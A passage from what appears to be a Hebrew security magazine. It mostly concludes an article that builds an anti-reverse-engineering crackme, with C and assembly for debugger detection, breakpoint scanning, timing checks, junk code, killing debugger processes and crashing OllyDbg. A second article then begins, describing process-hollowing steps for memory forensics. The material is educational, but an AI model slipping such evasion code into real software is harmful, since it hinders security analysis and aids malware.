כפי שהזכרתי מקודם, PEB (Process Environment Block) ו-TEB (Thread Environment Block) הם מבני נתונים לא-מתועדים של מיקרוסופט אשר שומרים מידע שימושי על התהליך הנוכחי וה-Thread הנוכחי, בהתאמה.

כאמור, בווינדוס האוגר FS מתייחס תמיד ל-TEB הנוכחי והוא למעשה מהווה Segment Register(כך שמתייחסים אליו באמצעות פקודות כמו fs:[0x00], למשל). אבל, ב-fs:[0x18] (כלומר במיקום 0x18 מתחילת ה-TEB) מאוחסנת כתובת לינארית "רגילה" של אותו TEB עצמו. בדרך כלל כאשר משתמשים ב-TEB עושים זאת על ידי שימוש בכתובת הזו, וזאת הסיבה שגם חילצתי אותה קודם.

כפי שניתן לראות בקוד שלמעלה, האלגוריתם של detect_debugger_method_1 נראה כך באסמבלי:

1. הכתובת הלינארית של ה-TEB נקראת מתוך fs:[0x18] ונשמרת ב-eax
2. הכתובת של ה-PEB נקראת מתוך מה-TEB (ב-0x30 offset) ונשמרת שוב ב-eax
3. הערך של השדה BeingDebugged מתוך ה-PEB נשמר ב-eax ומוחזר

**Release-ו Debug**

Visual Studio מאפשר לי לקמפל את הקוד שלי בשתי קונפיגורציות שונות כברירת מחדל: Debug ו-Release. Debug מיועדת לפיתוח ולבדיקות, בעוד ש-Release מיועדת יותר להפצה הסופית של התוכנה ללקוח.

ההבדלים העיקריים בין שתי הקונפיגורציות האלו מבחינתי הם אלו:

- כאשר מקמפלים ל-Debug, מצורף לתוכנה גם קישור למידע נוסף שיכול לעזור בטיפול בשגיאות (כגון שמות Symbols, קוד מקור וכו').
- ב-Release הקומפיילר רשאי לבצע אופטימיזציות שונות לקוד כדי לעשות אותו מהיר יותר וכו' בעוד שב-Debug הקומפיילר לפעמים דווקא מכניס קוד נוסף.

אני מייצא את התוכנה הסופית שלי כאשר היא מקומפלת ל-Release מכיוון שאני לא רוצה לייצא שום מידע שעוזר בדיבאגינג, וגם כי גיליתי שהקומפיילר מתעלם מהוראות ה-inline שלי ב-Debug (כנראה כדי לעזור בדיבוג).

אך כמובן שהייתי חייב לדבג את התוכנה לפעמים כדי לוודא שהיא עובדת (במצבים אלו קימפלתי ל-Debug). הבעיה היא כמובן שהתוכנה שלי מתנגדת לכל נסיון דיבוג.

לכן בחרתי לכבות הרבה מטכניקות ה-Anti Debugging שלי כאשר קימפלתי ל-Debug ולא ל-Release - אחרת פשוט בלתי אפשרי לדבג את התוכנה. יכלתי לעשות זאת באופן אוטומטי הודות ל-Macro מיוחד

בשם DEBUG_ שדלוק בכל פעם שהקונפיגורציה הנוכחית היא Debug. כל מה שנשאר הוא להורות ל-Preprocessor לקמפל קטעי קוד שעוקפים טכניקות Anti Debugging רק אם הדגל הזה דלוק:

```
 9  BOOL __forceinline detect_debugger_method_1()
10  {
11      #ifdef _DEBUG
12          return false;
13      #endif
```

[מתוך debugger_detection.h: כאשר אני מדבג את התכנה של עצמי, היא לא מנסה לעצור אותי מלעשות את זה]

## זיהוי Breakpoint-ים מבוססי תוכנה

בחרתי לנסות לזהות Breakpoint-ים מסוג int 3 (כפי שהצגתי בהתחלה) באמצעות סריקה פשוטה.

אני מנסה למצוא Breakpoint-ים מבוססי תוכנה במספר מקומות בתוכנה שלי באמצעות הפונקציה enforce_software_breakpoints שכתבתי. האלגוריתם הפשוט של הפונקציה למעשה סורק טווח מבוקש של זכרון על ידי השוואה של כל תא ל-0xCC. אבל במקום לבצע השוואה פשוטה, הוא מבצע XOR עם קבוע מסוים (0x10) ומשווה את התוצאה שהתקבלה. בשילוב עם קוד זבל ובדיקות מיותרות המטרה של הפונקציה הזאת מוחבאת אף יותר:

```
28  static void enforce_software_breakpoints(void *address, DWORD size)
29  {
30  #ifdef _DEBUG
31      return;
32  #endif
33
34      small_junk_1();
35      UINT8 *pointer = (UINT8 *)address;
36      const UINT8 c = 0xCC ^ 0x10;
37      junk_confuse_1();
38
39      for (unsigned int i=0;i<size;i++)
40      {
41          junk_1();
42          if ((pointer[i] ^ 0x10) == c && junk_func_4() % 0x10 != 0)
43          {
44              pointer[i] = 0x90;
45              destruction_3();
46          }
47          else
48              small_junk_4();
49      }
50  }
```

[מתוך breakpoint_detection.h]

במידה ונמצא Breakpoint, הוא נדרס עם הוראת nop (0x90) ומתבצעת השמדה עצמית מסוג 3. כמובן שהסריקה מופעלת בדרך כלל על מקומות אסטרטגים בקוד כמו MessageBox, נקודת הכניסה של התוכנה, או פונקציות קריטיות אחרות; במקומות כאלו סביר להניח שמישהו ירצה להניח Breakpoint-ים.

אני גם מבצע את הסריקה הזו על טווח קטן של זכרון בכל פעם, מאחר וכפי שציינתי ערכי 0xCC עלולים להופיע באזור הקוד של התוכנה למרות שהם לא מייצגים Breakpoint אמיתי. למשל, במקרה שלי שמתי לב שה-Linker החליט להכניס ערכי 0xCC כ-Padding בין פונקציות.

### זיהוי Breakpoint-ים מבוססי חומרה

דיבאגרים מסוימים כוללים את האפשרות להשתמש בחומרה של המעבד כדי ליצור Breakpoint-ים במקום לשתול הוראות int 3. Breakpoint-ים מהסוג הזה משתמשים באוגרים מיוחדים במעבד שמיועדים לכך - ה-Debug Registers: Dr0, Dr1, Dr3....Dr7.

האוגרים Dr0 עד Dr3 מכילים תמיד את הכתובות בזכרון של עד ארבעה Breakpoint-ים, ושאר האוגרים מכילים מידע ניהולי כגון באילו תנאים להפעיל את אותם Breakpoint-ים. יש לציין שכל האוגרים האלו לא נגשים ברמת ההרשאה של Ring 3 (שבה תוכניות רגילות רצות), ולכן ניתן להתייחס אליהם באמצעות אסמבלי ישיר רק מרמת ה-Kernel (Ring 0).

אבל, מאחר ואנחנו כן יכולים להיעזר ב-Kernel ולקבל את מצב האוגרים בכל רגע נתון לכל Thread על ידי קריאה ל- GetThreadContext, נוכל גם לבדוק את התוכן של האוגרים האלו וכך לזהות קיום של דיבאגרים:

```
55  static void enforce_hardware_breakpoints()
56  {
57      CONTEXT context = {};
58      context.ContextFlags = CONTEXT_i386;
59      small_junk_3();
60      context.ContextFlags |= 0x00000010L; // = CONTEXT_DEBUG_REGISTERS
61      if (call_GetThreadContext(call_GetCurrentThread(), &context))
62      {
63          small_junk_2();
64          if (context.Dr0 != 0 || context.Dr1 != 0 || context.Dr2 != 0 || context.Dr3 != 0)
65          {
66              small_junk_4();
67              exit(0);
68          }
69      }
70  }
```

[breakpoint_detection.h מתוך]

בפונקציה הנ"ל אני פשוט בודק האם אחד מהאוגרים Dr0...Dr3 אינו ריק. במידה וזה המצב, אני מבצע יציאה נקייה. בקוד הזה השתמשתי, לדוגמה, לפני הקריאה לפונקציה MessageBox - מקום אידאלי לשים בו Breakpoint.

**טיימינג**

אחת מהדרכים הנוספות לזיהוי הימצאות של דיבאגרים בזמן ריצה היא למדוד את הפרשי הזמן בין קטעי קוד שאמורים לרוץ מהר יחסית כאשר אף דיבאגר לא מחובר לתהליך.

הקובץ timing.h כולל רק פונקציה אחת, get_timing, שמקבלת כתובת של משתנה יעד כפרמטר ומעתיקה לתוכו את הזמן הנוכחי בעזרת הוראת האסמבלי rdtsc (Read Time Stamp Counter). לדעתי, שימוש בהוראת אסמבלי כזאת מחביאה בצורה טובה יותר את הכוונות שלי מאשר פונקצית ווינדוס כמו GetTickCount.

ההוראה rdtsc מעתיקה את מספר מחזורי השעון שעברו מאז ההפעלה האחרונה אל תוך edx:eax, כלומר היא תופסת את התוכן של שני אוגרים ולא אחד. לכן, כפי שניתן לראות בקוד, לפני שאני משתמש ב-rdtsc אני קודם כל שומר את הערכים שלהם ב-Stack ולאחר מכן משחזר אותם באמצעות push ו-pop.

לאחר מכן, בכל פעם שאני רוצה לבצע מתקפת טיימינג אני משתמש במספר Macro-ים שיצרתי כגון START_TIMING_CHECK ו-END_TIMING_CHECK:

```
5   #define START_TIMING_CHECK UINT32 time1=-1;get_timing(&time1); UINT32 time2=-2;
6   #define RESTART_TIMING_CHECK get_timing(&time1); time2=-2;
7   #define END_TIMING_CHECK time2=-1;get_timing(&time2); if (time2-time1 >= 1) return;
8
9   static void __forceinline get_timing(UINT32 *variable)
10  {
11      small_junk_4();
12      _asm
13      {
14          push eax
15          push edx
16          rdtsc
17      }
18      small_junk_1();
19      _asm
20      {
21          mov eax, variable
22          mov [eax], edx
23      }
24      small_junk_2();
25      _asm
26      {
27          pop edx
28          pop eax
29      }
30  }
```

[מתוך timing.h]

## קוד הזבל

אני מאמין שבהרבה מקרים קוד זבל יכול להיות טכניקה יעילה במיוחד כדי לבלבל אנשים, וזאת גם הסיבה שהכנתי יחסית הרבה ממנו. הפונקציות שכתבתי נחלקות לארבעה סוגים שונים:

- Junk_1, junk_2...: קוד זבל inlined רגיל שכולל לולאות, התעסקות עם string-ים וחישובים מתמטיים שונים
- Junk_confuse_1, junk_confuse_2...: קטעי קוד (גם כן inlined) שקוראים בכוונה לפונקציות חשודות כמו VirtualProtectEx או RegSetKeySecurity ומשתמשים ב-string-ים מעניינים במיוחד.
- small_junk_1, small_junk_2...: קטעי קוד זבל קצרים באסמבלי שנועדו להשתלב בתוך אלגוריתמים גדולים יותר ולהיראות כאילו הם חלק מהם.
- Junk_func_1, junk_func_2...: פונקציות הזבל היחידות שהם לא inlined והמטרה שלהם היא לסעף יותר את מהלך התכנית.

בנוסף לפונקציות הזבל, יצרתי גם משתני זבל גלובאליים שמאחסנים ערכים חסרי שימוש אמיתי. פונקציות הזבל השונות קוראות לפעמים לפונקציות זבל אחרות, קוראות, כותבות, או מסתעפות בהתאם לערכי משתני הזבל הגלובאליים.

דוגמאות לחלק מהקוד שכתבתי:

```
213 static void __forceinline small_junk_4()
214 {
215     _asm
216     {
217         cmp eax, 1
218         jne a
219 a:
220         test ebx, [ebp-12]
221         je b
222         push eax
223         mov eax, [ebp-12]
224         pop eax
225 b:
226         nop
227     }
228 }
```

```
76 static void __forceinline junk_3()
77 {
78     wstring a = wstring();
79     a.append(junk_var_4);
80     if (a.find_first_of('a') != -1)
81     {
82         int b = junk_func_4();
83         junk_var_5 = junk_func_2((float)(b * a[0]));
84     }
85     int b = 0;
86     for (unsigned int i=0;i<a.size();i++)
87     {
88         b+= a[i];
89     }
90     BOOL divide = a.size() != 0;
91     junk_func_3(divide ? b / a.size() : b,0, &b);
92 }
```

```
111 static void __forceinline junk_confuse_2()
112 {
113     wstring str = L"_CRT";
114     Sleep(1);
115     DWORD a[5];
116     for (int i=0;i<5;i++)
117     {
118         if (i %2 == 0) a[0] = i;
119     }
120     BOOL sucsess = HeapSetInformation((HANDLE)0x072389C, HEAP_INFORMATION_CLASS::HeapCompatibilityInformation, a, 20);
121     TCHAR buffer[256];
122     if (junk_var_3 == NULL) a[4] = 0x1000;
123     GetComputerName(buffer, a);
124     if (GetLastError() != 0 || !sucsess)
125     {
126         junk_var_3 = (int)OpenThread(NULL, true, 1);
127     }
128     wstring str2 = buffer;
129     if (str2.find(str,0) != wstring::npos && str2.find(L"PC",0) == wstring::npos && str[2] == 'T')
130     {
131         GetEnvironmentVariable(L"PATH",junk_var_4,256);
132     }
133 }
```

## הריגת דיבאגרים

בתוך לולאת ה-Messages של ווינדוס הכנסתי קריאה לפונקציה kill_common_debuggers שפשוט מחפשת ברשימת ה-Process-ים הקיימים את השמות "idaq.exe" או "OLLYDBG.EXE" וסוגרת אותם אם הם נמצאים. זהו טריק פשוט מאוד אבל הוא יכול להיות קצת לא קונבנציונלי עבור תוכנות מסחריות אמיתיות.

```
if (wstring(pEntry.szExeFile) == L"idaq.exe" || wstring(pEntry.szExeFile) == L"OLLYDBG.EXE")
{
    HANDLE hProcess = OpenProcess(PROCESS_TERMINATE, 0, (DWORD) pEntry.th32ProcessID);
    if (hProcess != NULL)
    {
        TerminateProcess(hProcess, 9);
        CloseHandle(hProcess);
    }
}
```

[מתוך kill _debuggers.h]

## הקרסת תוכנת OLLYDBG

החלטתי להשתמש בתכנית שלי בעוד טריק קטן שמנצל באג ידוע ב-OllyDbg (תוכנת Reversing פופולארית לווינדוס) כדי להקריס אותה ברגע שנפתח את קובץ ה-exe. - עוד לפני שבכלל מישהו ילחץ על כפתור ה- Playויתחיל לדבג את התוכנה.

הבאג מתבסס על כך ש-OllyDbg לא מתמודדת נכון עם צורות פרמוט מסוימות של string-ים שנשלחות לדיבאגר באמצעות OutputDebugString. אם נבצע קריאה מהצורה *OutputDebugString("%s%s%s")*, OllyDebug תקרוס. זה עובד אפילו יותר טוב כשזה ממומש ב-TLS Callback, ונראה כאילו התוכנה אפילו לא התחילה לרוץ באמת.

```
48  static void crash_ollyDbg()
49  {
50      char str[2 * 50 + 1];
51      for (int i=0;i<2*50;i+=2)
52      {
53          str[i] = '%'; str[i+1] = 's';
54      }
55      str[2*50]=0;
56      OutputDebugStringA(str);
57  }
```

כעת אם ננסה לפתוח את Win32Application.exe ב-OllyDbg נקבל את המסך הבא:

## בדיקת הסיסמה הסופית והמכרעת

ברגע שהמשתמש לוחץ על כפתור ה-OK בחלון הקטן שנפתח לו, הפונקציה CodeWindow::OnButtonPressed() נקראת. נוצר אובייקט חדש מסוג PasswordVerifier ומועברים אליו מספר פרמטרים שונים בנוסף לסיסמה עצמה. לאחר מכן הסיסמה מוחבאת בזכרון באמצעות XOR, והשליטה מועברת ל-PasswordVerifier::Verify() שאחראית על הווידוא הסופי. במידה ופונקציה זו מחליטה שהסיסמה שגויה, היא לא עושה דבר. במידה והסיסמה נכונה, הודעת ההצלחה מפוענחת (כאשר הסיסמה היא ה-Key) ומוצגת למשתמש.

כמובן שכל הקובץ password_verifier.cpp מלא בטכניקות Anti Debugging שונות בכל מני מקומות (breakpoint, checksum, timing, קוד זבל ועוד).

האלגוריתם עצמו שממומש בתוך PasswordVerifier::Verify() מבצע מספר פעולות (כפל בעצמו, XOR, הוספת קבוע...) על כל תו בסיסמה שהמשתמש הכניס בשילוב עם Key בגודל שני בייתים. לבסוף התוצאה משוות לקבוע מסוים כדי לקבוע את הנכונות של הסיסמה.

```
41 void PasswordVerifier::Verify()
42 {
43     UINT16 key[] = {255, 255};
44     int keyLength = 2;
45     static UINT16 expectedResult[] = {27142, 31170, 24553, 2523, 2599
46     enforce_nearby_breakpoints(112);
47     junk_confuse_4();
48
49     for (unsigned int i = 0;i < this->encodedPassword.size();i++)
50     {
51         START_TIMING_CHECK;
52         UINT16 word = this->encodedPassword[i];
53         small_junk_1();
54         word *= word;
55         small_junk_3();
56         END_TIMING_CHECK;
57         word ^= this->GetSequenceNumber(100 + i) % (int)(pow(2,16));
58         RESTART_TIMING_CHECK;
59         junk_confuse_2();
60         enforce_checksum();
61         word += 70;
62         small_junk_4();
63         word /= 2; word ^= key[i % keyLength];
64         junk_2();
65         get_timing(&time2);
66         if (time1 - time2 >= 1000000) word %= (0x45 & word);
67         if (word != expectedResult[i]) return;
68     }
69     if (this->encodedPassword.size() != 25) return;
70     junk_3();
71
72     this->OnSuccessRoutine(this->encodedPassword);
73     this->encodedPassword = wstring();
74 }
```

[אלגוריתם הווידוא של הסיסמה]


בשלב מסוים בקוד מתבצעת קריאה לפונקציה נוספת: GetSequenceNumber. זוהי פונקצית inline שהתפקיד שלה הוא פשוט לקבל מספר ולגזור ממנו מספר אחר באופן מתמטי **כלשהוא**. הרעיון בשימוש בפונקציה כזו הוא להכניס לקוד הווידוא הסופי אלגוריתמיקה שמשפיעה על התוצאה הסופית ואי אפשר לדלג עליה (כך שהיא נראית מעניינת וקשורה) - אלא שהיא למעשה מניבה את אותם פלטים קבועים בכל פעם שהאלגוריתם רץ. כך, כאשר חוקר מנסה לפצח את אלגוריתם הווידוא, הוא חייב להבין את העקרון הזה.

בחרתי לממש את GetSequenceNumber כמעין גרסה מאוד שונה ומוזרה של סדרת פיבונאצ'י:

```
103 DWORD PasswordVerifier::GetSequenceNumber(int index)
104 {
105     if (index == 0) return 1;
106     if (index == 1) return 2;
107     int num1 = -1, num2 = -2, sum = 0;
108     for (int i=0;i<index;i++)
109     {
110         if (i == 0)
111         {
112             num1 = num2 = 1;
113             sum += num1 + num2;
114             i = 2;
115         }
116         else
117         {
118             int next = num1 + num2*2 + i % num1;
119             int temp = num2;
120             num2 = next; num1 = temp;
121             sum += next;
122         }
123     }
```

את כל אלגוריתם הווידוא בשלמותו בניתי במיוחד כך שיהיה Reversible, כלומר שיהיה אפשר תיאורטית לבנות אלגוריתם הפוך לאלגוריתם הזה ולהפעיל אותו על הקבוע ובכך לגלות את הסיסמה. זאת בניגוד לאלגוריתם כמו hash function שהוא חד-כיווני.

לבסוף, אם מישהו בכל זאת הצליח לפרוץ את התוכנה שלי ולגלות את הסיסמה הסופר-סודית אני מציג את הודעת ההצלחה:




[מתוך password_verifier.cpp]

## סיכום

במאמר זה סקרתי את הנושא של Anti Debugging בווינדוס מהבסיס ובכלליות, הבאתי דוגמה מעשית לתהליך Reversing טיפוסי ודוגמה מפורטת לתוכנה המנסה להיות קשה לפיצוח. תוך כדי התהליך גם ראינו דרכי מימוש לטכניקות נפוצות ואפקטיביות כגון החבאת סטרינגים, קריאות API ועוד.

בסך הכל השתמשתי בכ-11 טכניקות שונות כדי לערבל, לסבך ולהחביא את הקוד שלי. כל זאת כדי למנוע מאחרים להבין אותו ולגלות את הסיסמה הסודית על ידי הנדסה לאחור. למרות זאת, אני די בטוח שתהליך הפריצה של התוכנה שכתבתי עדיין נחשב יחסית קל עבור חוקרים מיומנים. (להרחבה ראו נספח טכניקות מתקדמות)

את כלל הקוד ניתן להוריד מהקישור הבא:

http://www.digitalwhisper.co.il/files/Zines/0x58/anti-debugging-software.rar

סיסמה: notvirus (שימו לב שתוכנות Antivirus שונות עשויות לזהות חלק מהקבצים כתוכנות מזיקות).

## נספח: טכניקות מתקדמות

הטכניקות שמימשתי בפרויקט שלי הן די פשוטות בעיקרן. ישנן טכניקות מתקדמות יותר שיכולות להיות הרבה יותר אפקטיביות אבל הן מעט קשות יותר למימוש וזאת הסיבה שלא כללתי אותן בפרויקט שלי. הנה חלק מהן:

**הצפנת קוד**

בשיטה זו חלק מהקוד של התוכנה מוצפן בצורה כלשהיא, כך שבכל פעם שרוצים להשתמש בקטע קוד מסוים, קודם מפענחים אותו ורק אז קופצים אליו. ברגע שמסיימים להשתמש בו, מצפינים או מחביאים אותו שוב בזמן ריצה. הרעיון מאחורי השיטה הזו הוא שבכל רגע נתון רק הקוד שחיוני לריצה של התוכנה למעשה קיים בצורה גלויה בזכרון. בצורה כזאת בלתי אפשרי לחקור כל פיסת קוד סתם כך. כמובן שניתן לשכלל את השיטה הזאת ולהשתמש בשיטת הצפנה שונה עבור כל קטע קוד ועוד.

שיטה בעלת עקרון דומה אבל חזקה פחות היא ביצוע קפיצה **לאמצע הוראה** באסמבלי. אם עושים זאת בצורה נכונה, כלי ניתוח אוטומטי לרוב לא יבינו זאת ומה שהחוקר יראה בסביבה של אותו קוד הוא אוסף של הוראות אסמבלי אקראיות.

**מניעת DLL Injection**

DLL Injection היא הפעולה של "הזרקת" DLL-ים חיצוניים אל תוך תהליכים מסוימים. למעשה זוהי דרך להזריק קוד לתוך תהליך אחר - כך שהקוד המוזרק יתנהג בדיוק כאילו הוא היה חלק מהתוכנה המקורית. כלים רבים משתמשים בטכניקה הזאת כדי לבצע שלל פעולות Reversing (Patching/Hooking וכו') ומאפשרים לחוקר "לשחק" עם התוכנה או לנטר את הפעולות שלה בכל מני דרכים.


למשל, ישנם פלאגינים ל-IDA שמשתמשים בהזרקת DLL כדי להתגבר על טריקים של Anti Debugging (באמצעות ביצוע Hooking לפונקציות API מסוימות ועוד).

אפשר לנסות למנוע DLL Injection במספר דרכים: ניתן לסרוק את רשימת ה-DLL-ים הטעונים בחיפוש אחר קבצים חשודים, להירשם לקבלת נוטיפיקציה בכל פעם שנטען DLL חדש, או בכלל למנוע מה-Loader של ווינדוס להמשיך לעבוד אחרי שהתוכנה אותחלה לגמרי. כמובן שקיימות עוד דרכים להזרקת קוד לתוך תהליכים וכל אלו לא ימנעו את זה לחלוטין.

**Virtual Machines**

מכונות וירטואליות הם כנראה הטכניקה החזקה והחדישה ביותר בתחום. בשיטה הזו הקוד המקורי נכתב כאילו היה מיועד לרוץ על מכונה בעלת ארכיטקטורה שונה (עם סט הוראות משלה). לאחר מכן הקוד שלמעשה רץ הוא הקוד של אותה מכונה הוירטואלית - או האמולטור (Emulator) שמפענח את ה"שפה" החדשה הזאת ומתרגם אותה לאסמבלי x86 רגיל.

היתרון הגדול בשיטה הזאת הוא שלמעשה הדרך היחידה להבין את הקוד המקורי היא להבין את סט ההוראות החדש - אין פתרון גנרי. זאת גם הסיבה שהשיטה הזאת לא באמת תהווה יתרון אם משתמשים בה עם ארכיטקטורה ידועה (לדוגמה ARM). אבל כאשר יוצרים סט הוראות ייחודי, או משתמשים באחד פחות מוכר (כגון MIPS) זו יכולה להיות בעיה לא קטנה עבור החוקר. למעשה, Packer-ם מתקדמים כגון Themida כבר כוללים את הטכניקה הזאת.




[דוגמה לפונקציה שעורבלה בשיטה זו]

**Control Flow Obfuscation**

המטרה מאחורי השיטה הבאה הוא החלשת ה"לינאריות" בקוד והדטרמיניסטיות שלו על ידי ביצוע המון קפיצות מיותרות. השיטה עובדת כך: מחלקים את הקוד השלם להרבה פיסות קוד קטנטנות (בערך בגודל של שורת קוד אחת). לאחר מכן יוצרים משתנה גלובלי שמייצג את המצב הנוכחי של התוכנה. בכל פעם שמסיימים לבצע פיסת קוד מסוימת, מעדכנים את הערך של המשתנה הזה. לאחר מכן בלולאה אינסופית המחשב מחליט לאן לקפוץ בהסתמך על המצב הנוכחי של התוכנה בכל פעם מחדש.

כאשר חוקר ינסה להבין באופן ויזואלי את ההסתעפויות בקוד, הוא יראה מספר בלוקים של קוד שתמיד מבצעים קפיצה לאותה נקודה בסוף. אותה נקודה לאחר מכן מסתעפת לכל הבלוקים האלו שוב:



כך קשה יותר לראות איזה קוד מוביל לאיזה קוד. למרות זאת יש לציין שבדיקה ידנית תגלה את זה די מהר.

## ביבליוגרפיה


- Stevanovic, Milan. Advanced C and C Compiling. Berkeley, CA: Apress, 2014. Print.
- Portable Executable File Format - A Reverse Engineer View. Code
- Breakers Magazine. 2006
- Soulami, Tarik. Inside Windows Debugging. Sebastopol, CA: Microsoft, 2012. Print.
- Eilam, Eldad, and Elliot J. Chikofsky. Reversing: Secrets of Reverse Engineering. Indianapolis, IN: Wiley, 2005. Print
- Yurichev, Dennis. Reverse Engineering for Beginners. 2016
- Anti Anti-Debugging. Digital Whisper Magazine. 2010
- Mark Vincent Yason .The Art of Unpacking. Black Hat. 2007
- Tully, Joshua. "An Anti-Reverse Engineering Guide." CodeProject. 09 Nov. 2008. Web.
- Pietre, Matt. Peering Inside the PE: A Tour of the Win32 Portable Executable File Format., MSDN. 1994
- X86, Virtual Memory, Protection Rings - Wikipedia
- Process Hollowing. Digital Whisper Magazine. 2016
- Process Hollowing. John Leitch, AutoSec Tools. 2013

# Threadmap - Detecting Process Hollowing

מאת קייל נס, שחף עטון וליעם שטיין

## הקדמה

Process Hollowing הינה טכניקה ותיקה (Stuxnet השתמשה בה עוד בשנת 2010) המאפשרת לכלי להריץ קוד תחת מעטפת של תהליך אחר על מנת לשמור על חשאיות. למרות שמדובר בטכניקה ישנה, עדיין ניתן לראות שימוש רחב בטכניקה הזו ע"י כלים/פוגענים שונים. ניתן גם לראות שקיימת עלייה ברמת התחכום של הכלים מבחינת יכולות חשאיות בזמן ריצה, יכולת "להתקפל" בצורה יסודית ללא הותרת סימנים מעידים, יכולות Anti-Reverse, Anti-Forensics וכו'. לצד ההתקדמות של הכלים עולה גם רמת התחכום והיכולות של אנשי אבטחה לחקור, לסווג ולמצות "אירוע אבטחתי".

במאמר זה נתייחס לנושא של מציאת עדות להזרקת קוד מסוג Process Hollowing בעת חקירת זיכרון מנקודת המבט שלנו.

## הצגת מטרה

בין אם טכניקות ה-Process Hollowing משתנות יחד עם הקדמה, או נשארות פחות או יותר אותו הדבר, ראינו כי רוב יכולות הזיהוי בעת חקירת זיכרון מתייחסות למקרה "הפשוט" של Process Hollowing, כלומר כנראה שנוכל לתפוס אימפלמנטציה של PoC בכלי, אך אם אנחנו מתעסקים עם כלי מתוחכם יותר בו נעשתה חשיבה עמוקה על מנת להסתיר שיטות הזרקה (מתוך הבנה של איך כלי חקירה תופסים אותן) נמצא את עצמנו במערכה קשה.

מטרת המאמר היא להציג דרך נוספת לאתר הזרקת קוד מסוג Process Hollowing בעת חקירת זיכרון. לשם כך נציג במהלך המאמר את התהליך שעברנו עד שפתיחנו את השיטה. ראשית, עלינו להכיר מהו Process Hollowing ואיך הוא משומש כיום - טכניקה זו מתוארת במספר מקורות באינטרנט, ספרים (*The Art of Memory Forensics*) ואפילו בגיליון ה-77 של Digital Whisper. לאחר מכן, נכיר את טכניקות חקירת הזיכרון שמכוונות למצוא Process Hollowing ונבחן כיצד אנחנו יכולים לממש Process Hollowing שיוכל להתחמק משיטות אלה. לבסוף, נציג את השיטה שלנו.

## הסבר - Process Hollowing

טכניקת ה-Process Hollowing נוצרה על מנת לענות על צורך בקרב תוקפים שונים - הסתרה של פעולות לא לגיטימיות. מדובר בטכניקה נפוצה המשתייכת למשפחת הזרקות קוד אשר במהלכה תוקף יוצר תהליך לגיטימי בהשהייה, "מרוקן" אותו, מזריק את הקוד של התהליך הזדוני, ולבסוף מפעיל את התהליך (מבטל את ההשהייה). בדרך זו, התוקף יוצר תהליך זדוני אשר רץ תחת מעטפת לגיטימית. המשתמש הפשוט יראה תהליך שנראה לגיטימי, מוכר, ואף עם חתימה דיגיטלית (לדוגמה: Microsoft), כאשר בפועל מדובר בתהליך זדוני במסווה.

על מנת לדבר על Process Hollowing במובנים מקצועיים יש לדעת תחילה את המושגים הבסיסיים (לדוגמה: PEB[1], IBA[2]) ואת התהליך של טעינת תהליך לזיכרון אשר הוסברו בקפידה בספר *Windows Internals 6th edition part 1*. כעת, נעבור בקצרה על השלבים של Process Hollowing כפי שהוצגו בספר *The Art of Memory Forensics*:

1. התחלת תהליך לגיטימי (לדוגמה: C:\windows\system32\lsass.exe), אבל עם ה-Main thread בהשהייה. בנקודה זו, ה-ImagePathName כחלק ממבנה ה-PEB מציג את הנתיב המלא של lsass.exe לגיטימי.
2. השגה של הקוד הזדוני אשר עתיד להיות מוחלף. קוד זה יכול להיות מושג דרך הדיסק, מהזיכרון או דרך הרשת.
3. השגת ה-ImageBaseAddress של lsass.exe, ושחרור\הסרת מיפוי של איזור הזיכרון הרלוונטי. בנקודה זו, התהליך ריק מתוכן, כלומר - אינו מכיל DLL-ים[3], Heaps, Stacks. בנוסף ה-Handleים עדיין נשארים פתוחים, אך ללא קובץ הרצה קיים.
4. מיפוי סגמנט חדש של זיכרון בתוך מרחב הזכרון של lsass.exe, תוך כדי וידוי שהזיכרון שהוקצה הוא בהרשאות קריאה, כתיבה והרצה (READWRITE_EXECUTE). ניתן להשתמש באותה הכתובת של ה-ImageBaseAddress או בכתובת חדשה.
5. העתקה של ה-Header[4] PE של התהליך הזדוני לתוך הזיכרון הממופה החדש בתוך lsass.exe.
6. העתקה של כל אחד מה-Sections של הקובץ הזדוני אל תוך זכרון וירטואלי כהלכה בתוך lsass.exe.
